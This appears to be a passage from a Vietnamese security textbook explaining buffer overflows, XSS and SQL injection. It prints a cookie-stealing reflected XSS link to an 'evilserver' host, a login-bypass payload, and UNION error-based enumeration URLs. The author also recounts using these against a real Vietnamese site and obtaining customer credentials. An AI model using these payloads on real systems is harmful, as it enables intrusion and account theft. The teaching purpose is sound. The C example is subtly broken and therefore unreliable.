tràn bộ đệm để làm cho một chương trình đang chạy thực thi một đoạn mã được cung cấp. Sao đây là một mô tả tương đối tổng quan về về cơ chế này.

Bộ đệm (stack) là một vùng nhớ liên tục có kích thước giới hạn ***thường*** được dùng để lưu trữ các giá trị tạm thời của các chương trình con. Khi một chương trình mẹ *ABC* gọi thực hiện một chương trình con *abc*, hệ điều hành sẽ cất địa chỉ quay lui (lệnh tiếp theo của chương trình *ABC*, ngay sau lời gọi *abc*) vào ngăn xếp hệ thống; sau đó các dữ liệu tạm thời của *abc* (tức là các biến nhớ cục bộ của nó) cũng được bố trí tiếp tục trên ngăn xếp này. Bản thân các tham số truyền từ *ABC* cho *abc* cũng sẽ được coi như các biến cục bộ ẩn và lưu giữ trên ngăn xếp này. Khi chương trình con *abc* kết thúc, hệ điều hành sẽ giải phóng phần bộ nhớ tạm lưu các biến cục bộ của nó, rồi lấy ra địa chỉ quay lui, và chuyển điều khiển về cho đoạn mã lệnh xác định bởi địa chỉ này (tức là lệnh thực thi tiếp theo trong ABC). Như vậy nếu như một trong các biến cục bộ mà bị "tràn", tức là dữ liệu nhập vào đó lớn hơn dự kiến và tràn sang các địa chỉ bộ nhớ tiếp theo, thì có khả năng chính ô chứa địa chỉ quay lui nói trên có thể bị ghi đè. Từ đó hệ điều hành có thể chuyển điều khiển tới một đoạn mã lệnh khác (hoặc một đoạn dữ liệu bất kỳ), gây ra mất điều khiển hoặc sai hỏng.

Xem xét một ví dụ đơn giản sau về lỗi tràn bộ đệm:

```
void func(){
    int m=1,n=2;
    smt[126];  //cấp phát bộ nhớ độ dài 126 bytes trên bộ nhớ đệm cho biến a
    printf("enter a string\n");
    scanf("%s",smt); // sao chép giá trị của chuỗi ký tự nhập vào vùng nhớ đệm của biến a
}
```


Trong ví dụ trên đây, ta thấy rằng nếu người dùng nhập vào chuỗi ký tự "XXX…XXX" (127 chữ X) thì chữ X sau cùng sẽ tràn ra khỏi vùng bộ nhớ đệm của biến *smt*.

Tiếp theo ta xét một đoạn chương trình chính sẽ thực hiện lời gọi hàm *func* nói trên.

```
int main(){
…
  func();
  int i = 7;
  …
  return 0;
}
```

Khi hàm *main()* thực hiện lệnh gọi hàm *func();* trước khi mã lệnh *func* được thực hiện, hệ điều hành cất địa chỉ lệnh thực hiện tiếp theo (tức lệnh gán giá trị *i=7*) vào ngăn xếp. Giả sử địa chỉ bộ nhớ của lệnh gọi hàm func() là 0012340C và lệnh thực hiện lệnh i=7 là 00123411. Khi thực hiện lệnh gọi hàm func() thì tình trạng bộ nhớ đệm

sẽ như phản ánh ở hình vẽ dưới, trong đó địa chỉ quay về hàm main(), 00123411, sẽ được lưu vào vùng nhớ đệm ngay phía dưới phần bộ nhớ lưu biến *smt* của hàm func(). Vì vậy, khi thực hiện hàm *scanf* trong hàm *func* nếu người dùng nhập vào *smt* một chuỗi ký tự dài hơn 126 ký tự, thì các ký tự thừa sẽ đè lên địa chỉ quay về ô chứa giá trị 00123411 tạo thành một địa chỉ quay về mới. Kẻ tấn công có thể lựa chọn giá trị nhập vào sao cho địa chỉ quay về là theo ý của kẻ tấn công.



Cơ chế tổng quát này có thể bị lợi dụng bởi kẻ tấn công như sau. Kẻ địch sẽ cố tình tìm cách chiếm quyền điều khiển, tức là làm cho hệ điều hành chuyển điều khiển đến một đoạn mã độc có sẵn trong bộ nhớ. Lỗi không kiểm soát bộ đệm (của một lập trình viên bất cẩn) có thể bị lợi dụng, kẻ địch sẽ tìm cách nhập dữ liệu sao đó để một biến cục bộ tràn vào ô nhớ chứa địa chỉ quay lui. Hơn nữa, giá trị ghi đè này là một địa chỉ tính toán trước. Chẳng hạn, hãy tưởng tượng, kẻ địch khôn ngoan có thể tìm cách đưa vào bộ nhớ một đoạn mã độc, ngụy trang như một đoạn dữ liệu (bộ nhớ dữ liệu có thể có những giá trị bất kỳ và bình thường không bao giờ có thể được thực hiện). Từ đó việc lợi dụng lỗi tràn bộ nhớ đệm đã tạo ra một cơ chế để kẻ tấn công có thể khéo léo khiến hệ điều hành chuyển điều khiển đến đoạn bố nhớ dữ liệu chứa mã độc nói trên!


Trên đây ta mới xem xét một ví dụ khá xưa cũ (trước đây từng tồn tại trong các trình hệ thống viết bằng ngôn ngữ C). Ngày nay các đoạn mã phạm lỗi cơ bản như vậy đa phần đã được sửa chữa, tuy nhiên nguyên lý cơ bản nói trên (về cơ chế khai thác) vẫn đúng và được áp dụng trong những tình huống đa dạng và tinh vi hơn. Trong nhiều mô hình lập trình hiện đại với các các ngôn ngữ cao cấp, các con trỏ hàm (function pointer) và các xử lý ngoại lệ (exception handler) vẫn được sử dụng để xử lý mềm dẻo cho các tình huống đa dạng và sự cố bất thường. Vì vậy kẻ tấn công am hiểu các môi

trường hiện đại này sẽ có khả năng lợi dụng tinh vi các lỗi tràn bộ đệm ở đây để tiêm các địa chỉ mã độc vào các địa chỉ xử lý đặc biệt nói trên, thông qua đó mà chiếm đẩy điều khiển về đoạn mã độc đã được bố trí đợi sẵn.

9.5 TỔNG QUAN VỀ AN TOÀN ỨNG DỤNG WEB

Sự phát triển mạnh mẽ của công nghệ thông tin và đặc biệt là sự bùng nổ của internet đã mang lại cho con người rất nhiều tiện ích mà ta không thể hình dung được cách đây 1 thập kỷ. Các hoạt động giao dịch trực tuyến như thương mại điện tử hay thanh toán trực tuyến ngày càng phổ biến. Các công ty lớn như Google, Facebook, Ebay, Amazon, Yahoo… là các mô hình doanh nghiệp thành công nhờ vào chú trọng việc khai thác các lợi ích mà internet mang lại. Ở bất kỳ đâu, chỉ với một máy tính có nối mạng internet, khách hàng có thể thực hiện các giao dịch của mình một cách thuận tiện và nhanh chóng.

Hiện nay có rất nhiều công nghệ xây dựng các ứng dụng Web như J2EE của SUN, ASP và ASP.NET của Microsoft hay PHP của cộng đồng mã nguồn mở. Các công nghệ này đều sử dụng mô hình 3 bên (three-tiers model) gồm: trình duyệt máy khách, máy chủ ứng dụng và máy chủ cơ sở dữ liệu (hình 9.1).



Hình 9.1: Mô hình Web 3 bên

Trong mô hình này, người sử dụng thông qua trình duyệt Web gửi yêu cầu đến ứng dụng Web, máy chủ ứng dụng Web sẽ xử lý yêu cầu này, truy vấn đến cơ sở dữ liệu và nhận kết quả trả về cho máy khách. Giả sử trong một ứng dụng internetbanking cho phép người dùng thực hiện chuyển khoản trực tuyến, người dùng sẽ đăng nhập vào hệ thống bằng cách điền vào tài khoản và mật khẩu trong khung đăng nhập, máy chủ ứng dụng nhận dữ liệu từ người dùng, từ dữ liệu này máy chủ sẽ thực hiện việc xử lý để hình thành câu truy vấn đến cơ sở dữ liệu, xác thực xem người dùng có hợp lệ hay không. Nếu như dữ liệu do người dùng cung cấp bị sửa đổi với ý đồ xấu, câu truy vấn cơ sở dữ liệu có thể bị thay đổi cấu trúc, từ đó kết quả trả về sẽ khác với ý muốn của người lập trình.

Có thể thấy việc xây dựng các trang Web động cho phép xây dựng câu truy vấn động từ đầu vào do người sử dụng cung cấp tiềm ẩn một nguy cơ mất an toàn cao nếu như không có một cơ chế kiểm tra dữ liệu đầu vào một cách chặt chẽ.

9.5.1 Một số nguy cơ phổ biến đối với ứng dụng Web

Trong các phân tích và xếp hạng về các mối nguy cơ bị tấn công phổ biến đối với các ứng dụng Web, tấn công thuộc loại Cross-Site Scripting (XSS) là phổ biến nhất. Tuy nhiên, theo báo cáo an ninh toàn cầu năm 2011của Trustwave, tuy chỉ chiếm 7% trong số các cuộc tấn công trong năm 2010 nhưng SQL Injection vẫn đứng đầu về mức độ nguy hại (bảng 9.2). Thậm chí vào ngày 27/3/2011, trang chủ MySQL là MySQL.com đã trở thành nạn nhân của SQL Injection. [5]


Xếp hạng	Phương thức	Tỉ lệ % năm 2010	Thay đổi so với năm 2009
1	SQL Injection	7%	Không đổi
2	Logic Flaws	7%	Không đổi
3	Authorization Bypass	5%	Không đổi
4	Cross-site Scripting (XSS)	26%	
5	Authentication Bypass	8%	Không đổi
6	VulnerableThird-party Software	3%	
7	Session Handling	13%	
8	Cross-site Request Forgery (CSRF)	11%	Không đổi
9	Verbose Errors	13%	
10	Source Code Disclosure	7%	Mới xuất hiện

Bảng 9.2: Bảng xếp hạng các phương pháp tấn công ứng dụng
(phỏng theo thống kê của Trustwave [4])

Trong một báo cáo khác của dự án Web Hacking Incident Database năm 2011, SQL Injection và XSS cũng đứng ở vị trí đầu tiên (hình 9.3).

9.5.2 Một số quan sát đối với đảm bảo an toàn trong cộng đồng xây dựng web tại Việt năm trong giai đoạn 2006-2010

Nhận thức chung của cộng đồng về an toàn thông tin còn thấp: Phát triển Web là một trong những công việc khá phổ biến trong công nghiệp CNTT hiện nay. Do sự phát triển cao của các công nghệ hỗ trợ, một lập trình viên "mới ra lò" cũng có thể phát triển được một dịch vụ với nhiều tính năng không tầm thường trong một khoảng thời gian tương đối ngắn. Tuy nhiên, dù đảm bảo tốt phần tính năng nghiệp vụ, các LTV hầu hết còn hiểu biết khá ấu trĩ về ATTT, dễ dẫn tới những ngộ nhận và lỗi nghiêm trọng trong đảm bảo an toàn.



Hình 9.3: Tỷ lệ phần trăm các loại tấn công vào ứng dụng Web năm 2010 [6]

Sự tận dụng công nghệ quá mới quá nhanh: Một trong những nguyên nhân lớn khác của các lỗi an toàn thông tin phổ biến trong ứng dụng Web là do sự lạm dụng thái quá các công nghệ công cụ Web đời mới. Các công nghệ mới phát triển rất nhanh để đáp ứng nóng sốt các nhu cầu mới của xã hội tiêu dùng hiện đại nên đã không tránh khỏi các lỗ hổng bảo mật phát sinh mới (và sau đó các hang phát hành lại phải đi vá liên tục).

Sức ép phải hoàn thành sản phẩm quá gấp và sự thiếu các hiểu biết đầy đủ về các giải pháp bảo mật có sẵn: Một trong những câu chuyện muôn thưở của ngành CNTT là sự thúc ép phải đảm bảo yêu cầu tiến độ do hợp đồng qui định, do sự bức thiết của nhu cầu sản phẩm, thường là rất nóng. Cho nên các yêu cầu về đảm bảo an toàn thông tin thường không được đánh giá (cũng do không được thấu hiểu) và không được tôn trọng đúng mức.

Thiếu các giải pháp công cụ lập trình mềm dẻo về ATTT cho phát triển ứng dụng Web: Các giải pháp công cụ an toàn thông tin do các hãng đưa ra thường được lồng ghép trong các khung cảnh có sẵn của các nền móng công cụ phát triển. Vì vậy các công cụ này thực sự chưa có tính mềm dẻo cần thiết để có thể dễ dàng nhúng vào các dự án phát triển Web một cách tiện lợi. Đây cũng có thể là lý do tại sao mà các công cụ lập trình về ATTT cho ứng dụng Web chưa được biết đến và ứng dụng nhiều.

★9.6 GIỚI THIỆU TẤN CÔNG CROSS-SITE SCRIPTING (XSS)

9.6.1. Khái niệm

Khi phân tích, thiết kế hệ thống Web, người phát triển không thể lường hết được các lỗ hổng mà ứng dụng Web đó đang gặp phải. Sự tồn tại các lỗ hổng đó có thể do nhiều nguyên nhân:

- Do người lập trình sơ ý tạo nên,
- Do trang web tải thông tin từ nhiều nguồn khác nhau mà không có cơ chế kiểm soát kỹ các đoạn mã được tải về
- Do người dùng nhập vào mà cơ chế kiểm soát đầu vào người dùng của trang web lại không được cài đặt tốt.

Như vậy, các đoạn mã độc có thể tồn tại ngay trong mã của ứng dụng Web hoặc được tiêm vào các trang được sinh ra tự động trong quá trình sử dụng của người dùng (code injection - tiêm mã độc). Máy chủ ứng dụng Web lại coi như trang được sinh ra đó luôn là hợp lệ và không tiến hành kiểm tra xem có bị nhúng mã độc hay không. Qua đó, khi người dùng khác vào xem thông tin sẽ vô tình bị nhiễm mã độc và lại bắt đầu lây lan cho các người dùng khác (cross-site). Trong trường hợp các mã độc được nhúng vào là dạng script code (mã lệnh các ngôn ngữ bậc cao được nhúng vào chương trình HTML) thì ta gọi đó là tấn công XSS (Cross-Site Scripting).

Định nghĩa tổng quan về tấn công kịch bản liên trang (Cross-Site Scripting – gọi tắt là XSS):

Cross-Site Scripting hay còn được gọi tắt là XSS là một kỹ thuật tấn công bằng cách chèn vào các website động (ASP, PHP, CGI, JSP…) những thẻ HTML hay những đoạn mã script nguy hiểm có thể gây nguy hại cho những người sử dụng khác. Trong đó, những đoạn mã nguy hiểm được chèn vào hầu hết được viết bằng các Client-Site Script như JavaScript, Jscript, DHTML và cũng có thể là cả các thẻ HTML!


9.6.2 Phân loại

Tấn công XSS hiện tồn tại 2 hình thức là *Stored XSS* và *Reflected XSS*. Hiểu một cách đơn giản, *Stored XSS* là cách tấn công mà mã độc đã được lưu cất trên máy chủ web thông qua một cách nào đó (tiêm vào thông qua cơ chế nào đó); *Reflected* XSS là cơ chế tấn công sử dụng ứng dụng Web để truyền lại cho nạn nhân các mã độc hại. Ta sẽ xem xét kỹ 2 hình thức này để phân biệt sự khác nhau của chúng.

a) Stored XSS

Trong kiểu tấn công này, kẻ tấn công bắt buộc phải lưu trữ các mã độc hại của mình trên ứng dụng Web, có thể là trong cơ sở dữ liệu của người dùng. Như vậy đây là hình thức tấn công các ứng dụng Web mà ở đó cho phép kẻ tấn công có thể chèn một đoạn script nguy hiểm (thường là Javascript) vào ứng dụng Web thông qua một chức năng nào đó (ví dụ: viết lời bình, viết sổ guestbook, gửi bài, …) để từ đó khi các thành

viên khác truy cập website (có mã của kẻ tấn công gửi lên) sẽ bị dính mã độc từ website có chèn mã của kẻ tấn công đó Hình 9.4. Do các mã độc này thường được lưu lại trong CSDL của website nên được gọi với từ *Stored*.




Hình 9.4: Mô hình tấn công Stored XSS

Ví dụ: một website là một diễn đàn, nơi các thành viên có thể đưa các bài viết lên, và các bài viết này sẽ được hiển thị cho tất cả các thành viên còn lại xem. Website như thế có thể được các hacker sử dụng để thực hiện loại tấn công này. Kẻ tấn công viết một mẩu tin như **Error! Reference source not found.**và gửi lên website. Mẩu tin ày chứa một đoạn mã độc để ăn cắp cookie. Website này lại không có cơ chế kiểm tra thông tin người dùng tốt, đã chấp nhận lưu trữ mẩu tin này lại. Như vậy mẩu tin đã được lưu trữ trong CSDL của hacker, cũng là một người dùng của website đó. Khi một nạn nhân muốn đọc bài viết có chứa đoạn mã trên thì phải tải cả đoạn mã độc xuống trình duyệt của mình. Đoạn mã độc được chạy trên trình duyệt web của nạn nhân, nó sẽ gửi cookie của nạn nhân cho một máy chủ Web mà được kiểm soát bởi kẻ tấn công.

Trước tiên kẻ tấn công lưu bài viết chứa mã XSS trên diễn đàn. Nạn nhân đầu tiên đăng nhập vào diễn đàn và sẽ được xác định bởi một cookie mà được thiết lập trên trình duyệt. Nạn nhân sau đó có thể đọc bài viết của kẻ tấn công đã đăng các mã độc được gửi trả lại như một phần của bài viết và sau đó nó sẽ được dịch và chạy trên trình duyệt. Đoạn mã XSS sẽ gửi cookie của nạn nhân cho kẻ tấn công. Với session cookie của nạn nhân kẻ tấn công có thể giả danh nạn nhân trong diễn đàn này và có tất cả các quyền của nạn nhân.

b) Reflected XSS

Trong hình thức tấn công này, kẻ tấn công thường gắn thêm đoạn mã độc vào URL của website và gửi đến nạn nhân, nếu nạn nhân truy cập URL đó thì sẽ bị dính mã độc. Mô hình tấn công Reflected XSS được thể hiện trong Hình 9.5



Hình 9.5: Mô hình tấn công Reflected XSS

```
<a href="http://goodserver/comment.cgi?mycomment=<script
src='http://evilserver/xss.js'></script>">Click here</a>
```

Hình 9.6 : Ví dụ về tấn công Reflected XSS

Hình 9.5 và 9.6 minh họa cụ thể về tấn công này. Liên kết trên chứa mã HTML bao gồm một script để tấn công kẻ nhận email. Nếu nạn nhân nhấp chuột vào liên kết đó, do lỗ hổng trên ứng dụng, trình duyệt sẽ hiển thị trang vừa yêu cầu với thông tin truyền cho nó chứa trong liên kết (*mycomment=<script src='http://evilserver/xss.js'> </script>*). Thông tin này chứa đoạn mã độc và là một phần của trang web được gửi lại cho trình duyệt của người sử dụng nơi mà nó được biên dịch và chạy.

Trong ví dụ này, ta giả định rằng nạn nhân đầu tiên đăng nhập vào một ứng dụng Web có tồn tại *lỗ hổng bảo mật* (security vulnerability). Kẻ tấn công sẽ gửi cho nạn nhân một email hay một tin nhắn mà trong đó có chứa liên kết trên. Khi người sử dụng nhấn vào liên kết sẽ có một trang Web được gửi lại. Nếu trang web gửi lại được tạo ra bởi một ứng dụng Web có lỗ hổng bảo mật XSS thì trang web đó sẽ chứa đoạn mã HTML được truyền vào từ liên kết trên *(<script src='http://evilserver/xss.js'> </script>*).


Script sau đó được dịch và chạy bởi trình duyệt Web và cookie của người dùng sẽ được truyền đến trang web của kẻ tấn công. Một lần nữa, kẻ tấn công có thể sử dụng

Session Cookie của nạn nhân để giả mạo nạn nhân trong trang Web có lỗ hổng và có đủ những quyền của nạn nhân.

★9.7 GIỚI THIỆU TẤN CÔNG SQL INJECTION

9.7.1 Khái niệm

SQL Injection là kỹ thuật tiêm mã độc nhằm khai thác lỗ hổng an ninh xảy ra trong lớp cơ sở dữ liệu của một ứng dụng. Kỹ thuật này cho phép tin tặc có thể truy xuất được các thông tin quan trọng từ máy chủ cơ sở dữ liệu. Nếu dữ liệu do người dùng nhập vào không được kiểm tra cẩn thận hoặc ràng buộc chặt chẽ về kiểu thì tin tặc rất dễ lợi dụng để chèn những đoạn mã độc khiến hệ thống trả về các thông tin ngoài ý muốn của người lập trình. Qua đó tin tặc có thể khai thác các thông tin nhạy cảm, thực thi các câu truy vấn phá hoại, thậm chí phá hủy hệ thống.



Hình 9.7: Mô hình tấn công SQL Injection

Cách tấn công này có thể áp dụng với bất kỳ cơ sở dữ liệu nào, tùy thuộc vào đặc điểm cũng như các lỗ hổng tồn tại trên cơ sở dữ liệu để thực hiện cách thức tấn công phù hợp. Ví dụ như MS SQL có hỗ trợ chức năng mở rộng lời gọi thủ tục được lưu trữ (stored procedure call) , cho phép câu lệnh ở bất kỳ cấp độ hệ thống nào có thể thực thi thông qua máy chủ MS SQL – chẳng hạn như thêm một người sử dụng. Do đó các thông báo lỗi hiển thị ở MS SQL tiết lộ nhiều thông tin về hệ thống hơn MySQL.

Để hiểu hơn về SQL Injection, chúng ta cùng tìm hiểu một ví dụ hết sức cơ bản như sau: Câu truy vấn thông thường đối với cơ sở dữ liệu là:

```
SELECT fieldName1, fieldName2
FROM tableName
WHERE restrictionsToFilterWhichEntriesToReturn;
```

Phần in nghiêng là các giá trị đầu vào chuẩn, phần còn lại là các từ tố cố định, hai thành phần này kết hợp tạo nên câu truy vấn.

+ fieldName1, fieldName2 liệt kê tên các trường sẽ được trả về từ cơ sở dữ liệu

+ tableName bảng muốn truy xuất đến

+ restrictionsToFilterWhichEntriesToReturn điều kiện trả về dữ liệu

Trên khung đăng nhập của ứng dụng, người dùng thông thường sẽ nhập như sau:

User name: svbksocola

Password: 123hehehe

Khi đó câu truy vấn được tạo thành sẽ là:

```
SELECT userAcessFlags FROM userTable WHERE userName='svbksocola' AND userPass='123hehehe';
```

Khác với một người dùng thông thường, kẻ tấn công sử dụng SQL Injection tìm cách "bypass" bằng cách nhúng mã độc vào khung đăng nhập của chương trình.

User name: svbksocola

Password: 'OR 1 =1

Khi đó câu truy vấn được tạo thành sẽ là:

```
SELECT userAcessFlags FROM userTable WHERE userName=' svbksocola' AND userPass=''OR 1 =1';
```

SQL Server coi dữ liệu đầu vào là có cấu trúc nên câu truy vấn trên hoàn toàn đúng, do đó kẻ tấn công có thể đăng nhập thành công vào tài khoản "svbksocola" mặc dù không hề có mật khẩu.

Khi các kỹ thuật tấn công SQL Injection cơ bản đã lỗi thời và bị ngăn chặn phần nào thì các kỹ thuật tấn công khác tinh vi hơn, nguy hiểm hơn cũng xuất hiện nhanh chóng. Ở phần tiếp theo người viết xin trình bày về các kỹ thuật tấn công SQL injection nâng cao hơn.

9.7.2 Stored procedure

Nhiều lập trình viên tin rằng "Stored procedure" là "liều thuốc" hữu hiệu cho "căn bệnh" SQL Injection. Tuy nhiên điều đó không đúng hoàn toàn. Thực tế lợi ích của Stored Procedure trong hầu hết các trường hợp đó là nó cố gắng giúp cho ứng dụng hiểu giá trị đầu vào do người dùng nhập là dữ liệu chuẩn bị được sử dụng chứ không phải là mã SQL sắp được thực thi.

Một ví dụ, lời gọi thủ tục trong mã T-SQL có cấu trúc như sau:

SELECT * FROM user WHERE username = @uname;

Trong trường hợp này cơ sở dữ liệu sẽ loại bỏ bất kỳ ký tự điều khiển SQL nào được truyền cho biến @uname do đó có thể phòng tránh được SQL Injection trực tiếp từ đầu vào do người dùng nhập vào. Tuy nhiên vấn đề ở chỗ T-SQL cũng cho phép tạo các câu truy vấn bằng cách kết hợp các chuỗi cố định và những giá trị do người dùng nhập vào. Sau đây là một ví dụ:

EXEC('SELECT * FROM user WHERE uid = ' + @userid);

Nếu chuỗi `"123 OR 1=1"` được truyền cho `@userid` thì hacker vẫn tấn công SQL Injection thành công cơ sở dữ liệu ngay cả khi stored peocedure đã được sử dụng.

9.7.3 Khai thác thông tin dựa vào các thông điệp lỗi

Các thông điệp lỗi nếu không được quản lý chặt chẽ sẽ vô tình để lộ thông tin về hệ thống, đặc biệt là các thông tin về cơ sở dữ liệu. Tin tặc lợi dụng các thông tin này để tấn công SQL Injection vào ứng dụng.

Các thông báo lỗi của MS SQL Server thường đưa cho ta những thông tin quan trọng. Giả sử một trang Web có đường dẫn như sau: http://victim.com/index.asp?id=15, ta thử hợp nhất giá trị nguyên 15 với một chuỗi khác lấy từ cơ sở dữ liệu:

http://victim.com/index.asp?id=15 UNION SELECT TOP 1 TABLE_NAME FROM INFORMATION_SHEMA.TABLES--;

Bảng INFORMATIO_SCHEMA.TABLES của hệ thống SQL Server chứa thông tin về tất cả các bảng có trên server, bảng này chứa trường TABLE_NAME chứa tên của mỗi bảng trong CSDL. Ta tìm cách truy vấn đến bảng này vì nó luôn tồn tại. Câu truy vấn ở đây là:

SELECT TOP 1 TABLE_NAME FROM INFORMATION_SHEMA.TABLES--;

Câu truy vấn này trả về tên của bảng đầu tiên trong cơ sở dữ liệu và được nối với đường link phía trước bằng lệnh UNION, lệnh này cho phép thực thi cùng lúc nhiều câu truy vấn SQL. Khi kết hợp câu truy vấn này với số nguyên 15 qua câu lệnh UNION, MS SQL Server sẽ cố thử chuyển một chuỗi (nvarchar) thành một số nguyên (integer).

Nếu lỗi xảy ra SQL Server sẽ trả về thông báo lỗi như sau:

> Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
>
> [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value '**users_info**' to a column of data type int. /index.asp, line 5

Thông báo trên chỉ ra lỗi rằng không thể chuyển đổi một giá trị dạng chuỗi là "users_info" thành dữ liệu dạng số nguyên. Điều thú vị là SQL server đã tình cờ tiết lộ tên bảng đầu tiên trong cơ sở dữ liệu của mình cho hacker, bảng đầu tiên có tên là "users_info". Khai thác lỗi này ta có thể lấy tên của các bảng tiếp theo dễ dàng bằng câu lệnh:

```
http://victim.com/index.asp?id=15 UNION SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME NOT IN ('users_info')--
```

Tiếp tục khai thác các thông tin từ các thông báo lỗi này, tin tặc có thể biết được tên các cột trong mỗi bảng, qua đó dò ra được cả các bản ghi có trong bảng đó. Người viết đã thử sử dụng phương pháp này trên một trang web của Việt Nam và thực tế là đã thành công khi thu thập được thông tin tài khoản và mật khẩu khách hàng của trang

Web này. Tuy nhiên đó chỉ là một thử nghiệm nên người viết không xâm hại bất kỳ thông tin gì của trang Web đó.

CÂU HỎI VÀ BÀI TẬP

1. Tại sao nói mã Backdoor chưa hẳn đã là mã độc?
2. Phân tích sự nguy hiểm, lợi hại và tính phổ biến của mã Trojan trong thực tiễn, dựa vào quan sát và tìm riêng của riêng mình
3. Phân biệt virus nhiễm qua boot sector, virus nhiễm qua tệp và macro virus
4. Một số virus có khả năng biến hình, để chống lại các chương trình scanner. Hãy tìm đọc tài liệu Internet và trình bày về chúng
